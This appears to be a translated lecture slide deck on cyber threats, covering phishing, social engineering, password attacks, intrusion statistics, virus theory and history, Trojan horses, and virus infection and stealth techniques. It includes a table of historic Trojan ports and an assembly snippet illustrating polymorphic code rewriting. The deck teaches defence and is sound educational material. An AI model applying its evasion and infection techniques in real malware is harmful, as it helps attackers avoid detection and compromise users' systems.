

# M33-3. Cyber Threats and response

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# Threats panorama

**Phishing & social  
engineering**

**Internal fraud**

**Infringement of  
unauthorized access**


**Software Virus**

**Distributed Deny of  
service**

# Phishing & Social Engineering

**Phishing** is a part of « massive attack » abusing customer or employes « naivety » to collect personal data like bank account or credit card numbers...

- 1 Receiving an email using the logo and corporate colors
- 2 It was asked to make an update concerning personal data or to confirm a password
- 3 Connection on a fake website same as the corporate targeted but controlled by hacker
- 4 The hacker collects credentials/password (or every sensitive data) given by the customer victim



# Phishing & Social Engineering

**Social Engineering** is a kind of « targeted attack » abusing customer or employees « naivety » to :

- Steal directly confidentials data or
- Install malware on the bank IT



By phone



By social  
network




By e-mail

Social engineering scenarios are unlimited, only limited by attackers imagination or victims naivety ...

# Phishing & Social Engineering

Phishing example targeting a great french company



This link directing on a fake website and not on the official company server


# Phishing & Social Engineering



Actors, singers or famous persons intimate pictures stored on Apple iCloud were published online. Celebrities were Jennifer Lawrence, Kate Upton, Rihanna, Kim Kadarshian, Selena Gomez and many others.

- Apple inform that:
  - Its services iCloud or FindMyPhone weren't compromised
  - iCloud stars account concerned were compromised with targeted attacks on :
    - User account
    - Password
    - Security questions
- Before an account was locked it was possible to test too much passwords.
  - Allowing brute force attacks
- It seems that the attack was a « social engineering » one.
  - A way to know secrets questions answers.

Internal fraud is a « taboo topic » for companies, but it's a real important topic !



# Infringement of unauthorized access : weak passwords

If passwords are too easy or weak (for example without special characters like « ! » or « \_ » and numbers) they allow – among other – hackers to lead following actions :

- Using **automatic scripts** to test a login **with all well known password (dictionary)** ;
- Using **tools to « break » the password**. Those tools are really efficient in case of weak passwords, but less if passwords are long and complex.



Thinking about passwords use : passwords are a significant weakness in cybersecurity. Indeed, **humans don't have the capability to remember a lot of passwords**, complex, different for each application, etc.

That's why, **others way of authentication appear** to release humans from passwords problems. Some examples : biometrics, USB token, paper matrices, verification code by SMS, one time password , etc.

# Infringement of unauthorized access : intrusion

Computer intrusions are “targeted attacks” exploiting one or more technical vulnerabilities to steal confidential information (ex. : passwords, credit card...) or to take control of servers or computers

**From Internet network** on exposed resources : web sites, e-shopping service, remote access services, e-mail service, etc.

**From internal network** on the Active Directory or internal sensitive applications

Some results from penetration tests on companies IT

**80%** Active Directory domains are compromised in 2 hours

**75%** Active Directory domains have at least 1 privileged account with a weak password

**50%** Of companies are affected by a misconfigured network partition

**80%** Of penetration tests are not detected by IT security teams

Sources : tests d'intrusion Orange Consulting 2012-2013

**Active Directory** : is a directory system under Windows listing network resources, sites, computers, users.

# M33-3. Cyber Threats and Response

- Viruses and malwares

## 3.1. Introduction

- virology, based on artificial intelligence (mathematics + computer science)
- Anti-virus = non perfect product
- What is a virus? A program able to reproduce itself and to be propagated

## 3.1. Theoretical aspects


- Turing Machine
  - Abstract and general representation of a computer and programs likely to be carried out on this computer
  - Objective of these theoretical aspects: is a function  $F$  calculable? (in other words can we find an algorithm able to calculate it)
  - Concerning viruses, the question will be “is the function  $F$  (= self-reproduction) calculable?”
- Researches from Von Neumann
  - Cellular automats => proved that we could conceive self-reproductive programs

## 3.1. Historical aspects

- First known viruses: 1970
- In fact, American Defense (Arpanet)/MIT worked before (offensive and defensive code)
- Xerox Worm (1981)
- Elk Cloner Virus on DOS 3.3 (1983)
- Brain boot Virus (at the beginning of 80s)
- Thesis (Ph.D.) of Fred Cohen (univ. from Southern-California, 1986) defines the term and the concept of **virus** (defined by Cohen & Adleman, 1986)
  - “A virus is a sequence of symbols which, interpreted in a given environment (adequate), **modifies** other sequences of symbols in this environment, so as to **include a copy of itself** there, this copy **having possibly evolved/moved**”

## 3.1. Some figures


- 1999, CIH virus (known as Chernobyl), obliged  
thousands of users to replace their central card of  
their computers with a BIOS card
- 1999, ILoveYOU virus, infected  
100.000.000 users
- 2002, Sasser worm, infected  
5.000 servers
- 2003, W32/Sobig.F worm, + of 100.000.000  
users



## 3.1 Some figures

- In 2014, ~ 300 000 new viruses are created every day
- ~ 95 % of those new viruses are detected by antivirus software
- On the 5% remaining, 4% have a structure close to previous viruses
- 1% are totally new and won't be detected.  
Close to 3000 !!

## 3.1 Classification of the infections (*malware*)




## 3.2. Simple infections

- The purpose of these programs is simply to settle in the system:
  - Resident mode : active process in memory in a permanent way in order to be able to act as long as the system functions
  - Furtive mode: the user should not realize that such a program, resident, is present in its system (invisible with `ps -aux` in Unix or in the task manager of Windows)
  - Persistent mode: infecting program able to reinstall itself after removal or de-installation (for example by means of keys added in the register base)

## 3.2 Logic bombs

- Def.: simple infecting program, settling in the system and which awaits an event (particular date, action, data) called in general “trigger”, to carry out its offensive function
  - Ex: CIH 1.2 starts each 26 April
  - Ex: an administrator had established a program checking the presence of his name in the registers of payroll of his company. In the event of absence of this name (what means that the administrator was returned), the program encrypted all the hard disks...
- The anti-viruses have difficulties to detect logic bombs (before the update of the signature, in which case detection is systematic)

# 3.2 Trojan horses



## 3.2 Trojan horses

- Def.: a Trojan is a simple program, composed of two parts, the server module and the client module. The server module, installed in the computer of the victim, gives discreetly to the attacker access to whole or part of its resources, which lays out about it via the network (in general) thanks to a client module (he is the “client” of the “services” delivered unconsciously by the victim)

## 3.2 Trojan horses

- The server module is dissimulated in an attractive program. The running of this program installs without the knowledge of the victim the server part of the Trojan
- The client module, once installed on the machine of the attacker, seeks on the network (order ping) the machines infected by the server module (IP addresses and TCP or UDP port )
  - Takeover allowing to carry out a more or less large number of offensive actions
    - Restarting the computer
    - File transfer
    - Execution of code
    - Destruction of data
    - Listen to keyboard
  - Ex: Back Orifice, Netbus, SubSeven
- To protect ourselves from trojan horses: firewall and antivirus (it is always possible to program a Trojan being able to pass through these protection tools...)

## 3.2 Port and protocol used by some trojan horses

Port	Protocol	Trojan
1024	TCP	NetSpy
1243	TCP	SubSeven
1999	TCP	Backdoor
6711	TCP	SubSeven
6712	TCP	SubSeven
6713	TCP	SubSeven
6776	TCP	SubSeven
12345	TCP	Netbus
12346	TCP	Netbus
12456	TCP	Netbus
20034	TCP	Netbus 2 Pro
31337	UDP	Back Orifice
54320	UDP	Back Orifice
54320	TCP	Back Orifice 2000

## 3.3. Functional diagram of a self-reproductive program (virus or worms)

- General structure
  - research routine of target programs
    - check that the target can be executed
    - check that the target is not already infected (often the viruses have a signature => this one is also detected by the anti-virus ones)
  - copy routine
    - copy in the target a copy of its own code
  - anti-detection routine
    - To be hidden from the anti-virus to ensure the survival of the virus
  - possibly a final load (possibly destructive), coupled or not with a deferred trigger
- Difference between self-reproductive programs...
  - code duplication
- ...and simple infection
  - no duplication

## 3.3 Life-phases of a virus (1/3)

- Infection phase
  - Passive
    - Dropper (program carrying a virus) copied from a support (CD, remote loading, forum) and transmitted
      - *Virus\_1099* transmitted via pre-formatted virgin diskettes
      - *Warrier* diffused via a downloadable Pacman game
      - *CIH* Virus in an official Yamaha driver or for IBM/Aptiva computers (1999)
      - “*concept*” diffused on CD Microsoft
  - Active
    - The user activates the “dropper” (without knowing it!)
- Incubation phase
  - To ensure the survival of the virus (exception: spy viruses which limit their stay in the environment attacked, by disinfecting themselves after their finished their attack)
    - To limit its detection by the user
    - To limit its detection by the anti-virus

## 3.3 Life-phases of a virus (2/3)

- Disease phase: the final load will be activated
  - At the head of the code: final load carried out before any infection
  - At the end of the code: final load carried out after the process of infection
  - In the middle of the code: if conditioned by the success or not of the infection
  - Differed release, ex: logic bomb
    - Date system (virus “Friday 13”, CIH)
    - Type particular sequences (112 times “Ctrl+Alt+Del”)
    - A number of openings of a Word document (virus “Colors” after 300 openings of documents)

## 3.3 Life-phases of a virus (3/3)

- Phase of disease
  - Charge of non-lethal nature
    - Posting images or animations
    - Sounds
  - Lethal loads
    - Attack the data confidentiality
    - Integrity of the system or the data
      - Formatting hard disk
      - Destruction, random modification of the data
      - Availability of the system (random restarting, saturation, simulation of breakdowns of peripherals)
      - Incrimination of the users (introduction of compromising data, use of the system with punishable or criminal purposes)
  - hardware Destruction
    - Theoretically impossible but
    - Possible Destruction of physically stored software (stored in hard)) (ex: BIOS => hardware attacks simulated)
    - Destruction of hard disks or other hardware elements by “accelerated wear” => program requesting these resources considerably, for example
      - Often undetectable by the anti-virus
      - “Spectacular” consequences of their action non visible => seen as a “random” breakdown of components

## 3.3 Virus by replacing the code

- Virus run via an infected program
- Infection of targets identified by the routine of research by replacing their executable code with its own code
- Three possibilities of infection
  - Virus replaces the initial part of the code of the target: specific heading of the executable file
    - EXE header of files EXE 16 bits
    - Portable Executable header of 32-bits Windows binaries
    - ELF heading of the Linux format

In this case the infected program is destroyed and does not run any more

## 3.3 Virus by interlacing the code

- Exploitation of the PE format for Windows executable files (since Windows 95): this heading allows, during the projection of the code in memory:
  - To give adequate information for the installation in memory (establishment of an image memory)
  - To allow the optimal pooling for several processes of EXE and DLL files

## 3.3 Virus by code accompaniment

- The least known mode but which currently represents the largest challenge as regards antiviral fight
- The target code is not modified (integrity is preserved)
- The viral code identifies a target and duplicates its code, not while inserting it in the target code but by creating an additional file (in a possibly different directory) which “will accompany” the target (virus companion)
- When one wants to run the target program infected according to this mode, the viral copy contained in this file runs very first, then the legitimate target program is carried out

# 3.3 Virus by code accompaniment

- Mechanisms allowing the viral copy to be launched out firstly
  - Pre-emptive or hierarchical Execution (uses a characteristic of the operating system which treats on a hierarchical basis the execution of binary)
    - Ex for DOS: the `.COM` are carried out before the `.EXE` which are carried out before the `.BAT`
      - Ex: if the target is a file `FILE.EXE`, one will carry out the infection by creating a file `FILE.COM` which will be launched in its place
    - For Windows: use of transparent icons, naturally invisible extensions of the executable type
  - Hierarchy of the ways of research of the executable files
    - E.g. virus of the type `PATH` under Linux: the executable files located in `PATH` directory are carried out before the others. It is enough to create a copy of a file to be infected in `PATH` directory with the same name => it will be carried out first
    - Modification of the FAT (Files Allocation Table) under DOS/Windows
  - Renaming of executable file
    - Technique identical to the preceding ones and allowing to re-name the clean copy while the virus takes the name of the file to be carried out

## 3.3 Virus of source code

- Viruses detectable with more difficulty
- Modification of the source code implies the modification of the signature (with MD5) if the source had been signed
  - But possibility of re-calculate a new digital print (hash) for the virused source if the original print was not signed
- [www.ioccc.org](http://www.ioccc.org)
- N.B.: the infection can be the fact of the compiler...

## 3.3 Capacities of the viruses to fight and destroy the protections installation

- Furtivity
  - Group of techniques aiming at deluding the user, the system and protection software in order to make believe in the absence of destructive code
    - Dissimulation in hidden hard disk sectors
      - Sectors declared wrongfully defective
      - Zones not used by the operating system
    - Deception (*leurrage*) of particular structures
      - FAT (Files Allocation Table)
    - Deception of functions or software resources of the system
      - Diversion of interruptions, of API Windows
    - Virus which is disinfected completely or partially after action of the final load, thus decreasing the risk of detection

## 3.3 Capacities of the viruses to fight and destroy the protections installation

- Polymorphism (several forms)
  - N.B.: The anti-viruses often function on detection, search for viral signatures
  - The goal of polymorphism is to vary, of copy in viral copy, any fixed element being able to be exploited by the antivirus to identify the virus (set of instructions, in particular character strings)
  - Techniques of polymorphism
    - Rewriting of the code by use of equivalent code (ex following slide)
    - Use of techniques of basic coding on whole or part of the virus or the worm
      - It is a question of varying coding with each infection so that the signature of the virus is each time different

## 3.3 Capacities of the viruses to fight and destroy the protections installation

- Example in assembly language


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loc_401010:                                loc_401010:
    cmp ecx,0                               cmp ecx,0
    jz short loc_40101C                     jz short loc_40101C
    sub byte ptr [eax], 30h                 add byte ptr [eax], <random
                                           value>
    inc eax                                  sub byte ptr [eax], 30h
    dec ecx                                  sub byte ptr [eax], <same
                                           random value>
    jmp short loc_401010                    inc eax
                                           or eax, eax
                                           dec ecx
                                           add ecx,0
                                           jmp short loc_401010
```

## 3.3 Classification of viruses and worms

- Nomenclatures of virus according to various criteria
  - Format: virus for executable files or documents
  - Target body: virus for boot sector, peripherals drivers
  - Programming language: assembler, source code, interpreted language
  - Behavior: armoured viruses, slow or fast viruses, retroviruses, resident viruses, polymorphic or furtive viruses
  - Nature of the final load: spies viruses, destroying viruses
  - Operating mode: binary viruses, psychological viruses

# 3.3 Virus for executable files

- The info starting general
- Take In formats
  - .COM
  - Files
  - ELF format Files in Unix



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## 3.3 Virus for documents

- Def: virus code contained in a file, non-executable, activated by the interpreter contained in a native way in the application associated with the format of this file. This code is activated:
  - by a functionality envisaged in the application (the most frequent case)
  - As a consequence of an internal failure in the application
- Shown in a theoretical way in 1984 by Cohen and Adleman
- Appeared in 1995 (“concept” macro-virus on Microsoft tools )

## 3.3 Types of files being able to contain documents viruses

Caution  
 with  
 Office suite  
 very  
 widespread  
 and so very  
 vulnerable!

Format	Extensions
